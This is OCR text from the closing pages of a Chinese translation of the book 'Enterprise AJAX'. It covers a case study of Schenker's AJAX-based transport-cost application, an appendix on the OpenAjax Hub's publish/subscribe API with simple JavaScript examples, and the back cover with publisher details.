新的应用的第一个也是最重要的一个挑战是，为员工提供简单的方式回答关键任务的成本问题。为了实现这个目标，应用应该提供一种平滑的方式让员工在Excel电子表格和应用之间传输信息。新的软件同时需要实现合计功能和大数据量的搜索功能。

对于任何全球范围的应用，主数据和基础数据的数据量都是大得惊人的。运输行业也不例外。在Schenker公司各种影响成本的因素包括了地区（在数据库中 60 000个已注册的城市和乡镇加上不计其数的更小的地方）、货币、货物类型、用户、顾客、合作伙伴、相关办事处和所需设备等数据。在整个系统中用户希望这些数据是随手可得的。

Van Eeden在Schenker公司所使用的客户端应用存在的问题和公司的信息架构有关。关系型数据库基于外键关系制约所有的修改规则，确保了数据的完整性，这对关系型数据的管理非常出色。这也为传统的Web应用呈现出了一种可用性的挑战。对于Schenker公司的应用，需要检查很多的检验规则，甚至是在信息提交到数据库之前。Van Eeden解释说，“这个问题的一个例子是处理录入屏幕中需要的一个省、州和国家。从逻辑上讲，对于选中的国家，省和州的信息应该限制为可能存在的信息，瘦Web应用需要执行一些耗时的回传和复杂的状态管理来增强这些关系。”

传统的Web应用面对这类问题显得无能为力。这种传统的Web应用存在两种选择：把所有的实体数据组合加载到页面，或者是呈现给用户一个搜索窗口并且通过一系列的页面加载得到正确的选项。早期的JavaScript设计提供了拙劣的解决方案。下载所有可能的关系选项到页面然后动态查找，通过数组查找，在用户做出初始选择后得到相关信息。这种方式不但让人感到讨厌，而且页面的加载很消耗带宽。虽然这种解决方案适合于数据范围比较小的应用，但是页面内达到上千条记录和多个实例的规模时这两种方法将导致项目失败。

系统的另一个挑战是高可用性和部署的便易性。基于达到1 000个常规用户可能需要快速访问全球范围的应用，简单的应用分布很重要。

11.3.3 解决方案

在2000年早期，开发团队开始了Schenker公司的运输成本系统（见图11-4）的开发工作。众所周知，要让用户接受这个系统，性能是关键所在，这个系统通过取代手动作业流程节约了可观的利润。PHP作为中间层把MS SQL数据库连接到传统的DHTML客户端界面。客户端JavaScript支持动态滚动图片、表单校验、调整内容大小和一组让人乐于使用的小部件，例如按钮、页签和对话框。不过在JavaScript的光环和魔力的背后，开发团队需要解决不同的架构问题。

系统所处理的数据集的实际大小导致了可用性问题的产生。Van Eeden开始寻求基于基本HTML和JavaScript技术已实现界面的替代方案。“当开始探索在Mozilla XUL中构建第二个版本的选择时，我便开始了新的AJAX体验。纯XUL没有数据访问层。连接到数据库拉出（pull）数据的

唯一方式是采用XmlRpcClient技术。因此我学习了XmlRpcClient，不久我发现这项技术并非仅仅只是用在XUL技术中，事实上在JavaScript中随时都可以使用这项技术。”（如图11-4）




图11-4 大型JavaScript数组持有实体关系

基于XHR执行数据访问，我们发现纯JavaScript技术能够用于取代私有的XUL框架来提供相同的交互和流畅的用户体验。Van Eeden说：“在使用XmlRpcClient之前，我把大量的JavaScript缓存在应用中，这种方式减少了服务器请求的往返次数，对于内部网应用，带宽可能无关紧要。但是使用[XHR]，我发现根本不需要所有这些缓存。我可以在任何时刻内联查询数据库。然后通过简单的DOM操作，动态地把查询数据插入到页面中。”（如图11-5）




图11-5 基于XHR自动连续读取数据可以无缝地导航大型数据集

XHR同时也为可伸缩性问题提供了直接的答案。现在动态地读取数据已经成为了可能。对于大型数据集的可伸缩性解决方案也随之浮出水面。系统使用内联即时搜索读取用户输入，在不需要页面重新加载的前提下显示结果。在上一个例子中，对于省和州的搜索可以先读取选择的国家，然后把搜索限制在这个国家的范围之内。必要时，可以使用向下钻取（Drill-down）模式来概要描述数据集，为关系型数据库提供镜像视图。

纯数据录入操作同时也被JavaScript/XHR这杯美味的“鸡尾酒”简化了。因为在Schenker公司的内部流程中，Excel电子表格是相当重要的组成部分，电子表格的其中一些功能需要移植到Web上。Van Eeden尝试寻求一种方式在新的应用中保留电子表格固有的好处：“在Schenker公司，电子表格目前已经应用到了大量的报表和常见的数据管理业务中，这些电子表格的使用也突破了最初定义使用的边界范围。便于使用、高效录入、格式控制和公式都让电子表格成为数据管理中引人注目地选择。因此，我们的问题是如何把这些电子表格交付给Web上结构化数据录入的表单。开发者考虑基于HTML矩阵构建复杂的Web表单来模仿常见的电子表格的字段录入功能，不过这种方式存在主要的缺点：对分离不连续的数据处理很难而且很烦琐。

类似于电子表格的AJAX小部件帮助解决了这些问题。在动态数据处理的基础上进行构建，出现了模拟电子表格形式的数据录入的AJAX组件。这些组件直接连接到数据源，允许在类似表格的界面显示和编辑数据。在简单层面上，这个组件允许开发者读取数据库数据表以使其在Web上直接可用。数据库字段呈现为一列，每条记录呈现为一行。单元格的内联编辑支持快速执行修改，自动保存功能确保所有的修改都保存到了数据库。Van Eeden使用商业化的AJAX组件模拟Excel电子表格的行为，提供了类似Excel复制粘贴带来的良好协作性，并且启用与服务器的实时通信来把数据提交到服务器，同时还以按需执行的方式提供对外部信息的访问。目前，因为采用了AJAX技术，Schenker公司拥有了集中化Web应用的分布式和架构上的好处，也拥有了富客户端应用可用性的优势。用户能够实时获得重要的商业数据，通过DHTML和JavaScript的优势让业务操作更加无缝和高效。

11.3.4　采用的技术

在AJAX成为专业术语之前，Schenker公司很早就开始了新的信息系统的构建工作。虽然研究了基于Mozilla的XUL（XML User Interface Language），应用的第一个版本的编写使用了瘦HTML和JavaScript。随后使用了更多的JavaScript并且结合XHR重写了其中的一些功能。系统的目标浏览器是IE 5+。在后端程序，微软的SQL Server绑定到了PHP 4中间层。除了少量挑选的商业组件；所有的AJAX代码都是开发团队自身设计和编写的。“直到最近才有了许多像样的AJAX框架，因此最初的开始是基于各种DHTML小部件完成的，这些小部件包括了页签、可排序表格、树形菜单等。其他代码都是团队内部开发的。”Van Eeden说。系统使用了XML作为传输协议在服务器和PHP后台程序之间进行数据通信。

11.3.5　成果

这个应用最终部署提供给1 000多个独立用户使用。Van Eeden开始获得积极的反馈信息。AJAX技术的采用被认为是成功的。“使用AJAX时，系统的速度和响应性都同时获得了很大的赞誉，在我们的开发中同时还新发现了更多的自由选择权。我们不再绑定到传统的POST和GET的工作流中。在非连接无状态数据驱动的Web应用中，设计者常常渴望桌面应用世界的直接连通性，可以直接访问数据经常被视为是想当然的事情。这就是XHR真正强大之处。”

现在，因为PHP 5内置支持XML处理，Schenker公司的开发团队正在升级系统使用PHP 5。“XML对应用是否真的有用，这个问题虽然有时看起来比较抽象，但是当需要一种普遍接受

的通信媒介时，XML作为这样一种传输方法还是光芒四射的。”现在团队已经开始使用经过测试的开源工具包来帮助开发。他们广泛使用Prototype框架取代了大量自行开发的AJAX代码。

通过思考，开发团队认识到开发成员面临的一些挑战来自于缺乏适当的调试和开发工具。“有时要理解一些语言的特性相当困难，从诸如PHP和JavaScript这类不同的语言之间迁移是一种挑战。缺少调试工具同样是个问题。在没有代码跟踪工具时XHR请求仅仅发送失败却没有返回任何的信息，这种情况让调试相当困难。幸好，从技术上处理这个问题已经成为可能。” Van Eeden说。“用户常常评论的是应用的速度问题。AJAX技术在这个部门中完全起到了帮助作用，通过减少大量页面的重新加载从而增强了应用的响应性。从开发者的观点上看，AJAX已经相当成功。这项技术改进了应用，让应用工作方式类似于常规的桌面程序。”

11.4 小结

在企业中许多因素驱动了AJAX技术的采用，不过在所有这三个故事外在层面下的一个主要的因素是希望尽可能地提供最佳的用户体验。在所有这三个案例中，开发者一直在解决涉及用户体验的严重问题——诸如是否能够显示向下钻取信息，是否无缝地滚动导航大型数据集，或者是否能够在仪表板页面显示最新数据。开发者使用AJAX修复他们基于传统Web范例中认为严重错误的功能，在使用AJAX技术之前他们对这些问题束手无策。为什么大型企业中的开发人员对用户体验感兴趣？除了“美元和美分”[①]的争议之外，企业开发者面对了诸如终端用户的接受程度的挑战，同时还要面对内部开发竞争团队，最终掀起了这一领域产品的竞争较量，用户将最终决定哪个产品更加出色。

另外一个有趣的趋势是第三方工具和用于开发AJAX特定开发框架的使用率的缓慢增长。对诸如Prototype、DWR和Dojo等工具包，以及一些商业框架都毫无疑问将转化为对新技能的需求，为求职者进入500企业创造了机会。当需要非常特殊化的需求时，CTP、Agrium和Schenker公司会在应用中构建包含了至少一到两个的现有的商业组件（COTS，commercial off-the -shelf）、AJAX或DHTML/JavaScript组件。虽然已经存在AJAX组件的一个很大的市场（快速浏览Component- Source.com可以证实这一点），但是也为想要构建或者扩展他们已有框架的公司带来了更大的机遇。

同时，我们可以看出开发者选择AJAX的众多原因之一是因为AJAX的增量本性。因为AJAX在已存在的浏览器已经得到了支持，用户不需要执行诸如下载插件便可以进行体验。由于AJAX基于现有Web标准直接操作（JavaScript、CSS、XML和服务器技术），在应用设计架构或者编写过程中，不需要以架构或编写应用的方式来进行大量的范例迁移，甚至可以像在某些实例中那样随后被“添加”。另一个支持选择AJAX的增量本性的可能因素是这项技术使用了Web应用开发者使用了很多年的现有技术集——主要是JavaScript和CSS。选择AJAX技术的结果是这是一项高回报、低风险的技术，不仅仅提供了以前从来不可能实现的各类功能，同时还改善了用户体验。

---

① 参见http: //www.developer.com/xml/article.php/3554271。

11.5　资源

美国国防部网站：http://www.defenselink.mil/。

CACI公司网站：http://www.caci.com/。

Corporate Technology Partners公司网站：http://www.ctpartners.com/。

Seaworthy Systems公司网站：http://www.seaworthysys.com/。

Agrium公司网站：http://www.agrium.com。

Schenker Logistics公司网站：http://www.schenker.com。

Struts：http://struts.apache.org/。

Microsoft SharePoint：http://www.microsoft.com/windowsserver2003/technologies/sharepoint/default.mspx。

DWR：http://directwebremoting.org/。

AJForms：http://ajform.sourceforge.net/。

Mozilla XUL Framework：http://developer.mozilla.org/en/docs/XUL。

Dojo：http://dojotoolkit.org/。

Prototype：http://prototype.conio.net/。

Rico：http://openrico.org/。

Apache Velocity：http:// velocity.apache.org/。

附录 A OPENAJAX HUB

OpenAjax Hub（以下简称Hub）主要处理Web应用开发者需要在同一个应用中同时使用多个AJAX运行库的场景。它提供标准的JavaScript，当被包含在用AJAX技术创建的Web应用中时，让多个AJAX工具包能够在同一个页面里一起协同工作。

AJAX应用开发者在开发过程中的需求往往存在着多样性，这种情况导致了如今市场上存在超过200个各种各样的AJAX产品，同时这些产品的架构和特性也存在很大的多样性。对于一些开发者而言，他们认为开发中最重要的因素是找到一种可以提供和后端服务器很好集成的AJAX工具包。

而对于其他一些开发者而言，最重要的因素则是是否存在可用的特定客户端组件（例如，富数据网格小部件或者交互式的图表小部件）。结果，AJAX生态系统发展到现在，开发者在大部分时间里都能找到满足他们每个特定需求的AJAX工具包，但是也存在问题，他们往往必须在同一个Web应用中混合和匹配使用由多个AJAX工具包才能满足所有的需求。

Hub应用的一个重要场景是门户和mashup，在这些场景中，应用开发者创建一个页面，页面里松散装配预先封装好的应用组件。Hub实际上是保证这些AJAX技术创建的复杂应用能够使用由多个不同的AJAX工具包创建的组件进行构建。

A.1 主要特性：Hub 的发布/订阅管理器

Hub的主要特性是它的发布/订阅管理器（以下简称为“pub/sub管理器”）。pub/sub管理器允许mashup的部分功能能够广播事件到其他应用组件的订阅中。例如，假设存在一个日历小部件，这个小部件允许用户能够选取一个特定的日期。mashup中可能存在多个用户界面组件，这些组件都需要根据新选择的日历日期来更新它们的可视化外观。在这种情况下，日历小部件将发布一个“新日历日期”的事件，而其他可视化小部件将订阅这个事件。因此，pub/sub管理器的通用消息的优点是在由不同的AJAX工具包所构建的组件之间提供了一个主要的集成机制。

Hub的pub/sub管理器提供各种各样的高级特性，例如对事件名称通配符的强大支持，在下面的例子中我们没有展示这个特性。

A.1.1 示例

让我们假设现在有这样一个商业智能应用，该应用使用了以下几种AJAX运行库：

- UTILS.js，对浏览器的JavaScript环境提供非常有用的扩展，例如XMLHttpRequest API。
- CALENDAR.js，提供一个日历小部件。
- CHARTS.js，提供一个图表小部件。
- DATAGRID.js，提供一个交互式数据网格小部件。

这个应用存在唯一的日历小部件，用户可以以图表小部件的形式（例如，每日状态、每周状态、每月状态和每年状态的柱状图）和数据网格小部件的形式（例如，区域数据和全国数据对比，两种数据都以用户选择的感兴趣的列展示）选择其中的一些数据视图。

当用户在日历小部件中选择了一个新的日期时，用户指定的各个可视化组件（例如，图表和/或者数据网格小部件）都需要被更新。

实现这个应用的一种方法是在加载其他AJAX库之前加载OpenAjax Hub的JavaScript。例如：

```
<html>
  <head>
    ...
      <script type="text/javascript" src="OpenAjax.js"/>
      <script type="text/javascript" src="UTILS.js"/>
      <script type="text/javascript" src="CALENDAR.js"/>
      <script type="text/javascript" src="CHARTS.js"/>
      <script type="text/javascript" src="DATAGRID.js"/>
    ...
</head>
```

一些AJAX运行期包含了OpenAjax Hub，将Hub作为它们标准发布的组成部分，在这种情况下，只要特定的AJAX运行期的JavaScript[①]在其他兼容OpenAjax的运行期加载之前被加载，则无需为OpenAjax.js使用一个单独的<script>元素。

为了让应用正常工作，开发者需要注册一个回调函数，当用户在日历小部件中选择一个新的日期时，这个回调函数将被调用。这个回调函数接着使用OpenAjax Hub的publish()函数广播新日期事件：

```
<script type="text/javascript">
  ...
  function MyCalendarCallback(...) {
    OpenAjax.hub.publish("myapp.newdate", newdate);
  }
  ...
</script>
```

接着开发者需要开发一些代码，让所有的图表小部件和数据网格小部件都订阅这个新日期事件，并且提供回调函数。各个回调函数将相应地更新特定的可视化小部件：

```
   <script type="text/javascript">
      ...
      function NewDateCallback(eventname, publisherData,
subscriberData) {
```

① 这里的JavaScript指的就是包含OpenAjax Hub的AJAX运行库的代码。——译者注

```
    ……更新特定的可视化小部件……
  }
  OpenAjax.hub.subscribe("myapp.newdate", NewDateCallback);
  ...
</script>
```

A.1.2　未来支持 OpenAjax Hub 的工具包

OpenAjax联盟正在和业内一起合作，以达到广泛支持OpenAjaxHub的目的。某个特定的AJAX工具包可以像下面这样支持OpenAjax Hub。

- AJAX工具包可以把Hub包含在内（这是一种最好的方式）。Hub可以用小于3K的JavaScript实现，所以一些AJAX工具包简单地捆绑Hub，将它作为工具包的一个标准组件。
- 如果Hub在运行环境里可用，则使用它。其他一些AJAX工具包可能决定在发布版本中不包含Hub，它们会检查Hub是否早先已经被加载了，如果已经加载，那么它们将直接使用Hub的服务。
- 第三方的开发者可以开发适配器。对于大多数工具包而言，它们可能允许第三方的开发者编写少量的JavaScript，使得自己能够支持Hub。

当AJAX工具包包含对Hub的内置支持时，应用开发者的任务将变得更加容易，但是通过查找或者编写一个简单的适配器，Hub仍然可以与那些还未实现对Hub的支持的工具包一起使用。

“本书中，三位高手和盘托出大量来之不易的专家建议和最佳实践，将使你大开眼界，充满信心地投入企业级AJAX开发。”

——Brent Ashley，JavaScript远程脚本库JSRS之父，AJAX技术先驱

“我实在不知道还有谁比本书的作者更合适写关于AJAX企业级开发的书。对于全世界从事下一代Web应用的开发者来说，本书弥足珍贵。”

——Matt McKenzie，Adobe公司软件开发经理

Enterprise AJAX Strategies for Building High Performance Applications

Ajax企业级开发

Web 2.0、云计算的大潮正在打破消费软件和企业级软件之间的界限。AJAX也从最初仅仅用于典型的Web应用，开始进入CRM、ERP、BI等等企业级软件开发的世界，并逐步展现其威力。在企业级环境中应用AJAX绝非易事，更加困难的是，相关的技术资料非常缺乏。

本书及时弥补了这一空白。作者是业界著名的专家，早在AJAX一词发明之前就已经使用这些技术多年，经验极为丰富。与市面上大量同类图书只讲基础知识不同，书中讨论了大规模AJAX企业级应用从设计到测试、部署全过程面临的最迫切解决的问题，包括架构、安全性、可用性、可访问性、可靠性、可扩展性和项目风险。设计模式思想贯穿全书。不论你是在移植旧的Web应用，还是从零开始构建，本书都将使你达到全新的高度。


本书的作者均来自著名的企业级用户体验组件和解决方案公司Nitobi。Nitobi是OpenAjax联盟的活跃成员，具有丰富的企业级Web开发经验，多年来，为时代华纳、美国国家航空航天局、思科、宝马、宜家、朗讯、西门子等跨国公司和大型机构提供企业级解决方案，其中不乏关键任务和要求严苛的应用。

Dave Johnson Nitobi公司的CTO和创始人之一，也是业界知名的Web技术专家，长期从事高性能AJAX组件的架构和构建。

Alexei White Nitobi公司组件工具产品经理，是公司多个重要产品的主要架构师。

Andre Charland Nitobi公司创始人之一，目前担任总裁和CEO，身经百战的Web技术专家，成功领导过100多个开发项目。

图灵Web开发图书阅读路线图



www.PearsonEd.com

本书相关信息请访问：图灵网站 http://www.turingbook.com
读者/作者热线：(010)88593802
反馈/投稿/推荐信箱：contact@turingbook.com

上架建议 计算机/网络开发/程序设计

人民邮电出版社网址：www.ptpress.com.cn

ISBN 978-7-115-18606-5

ISBN 978-7-115-18606-5/TP

定价：49.00 元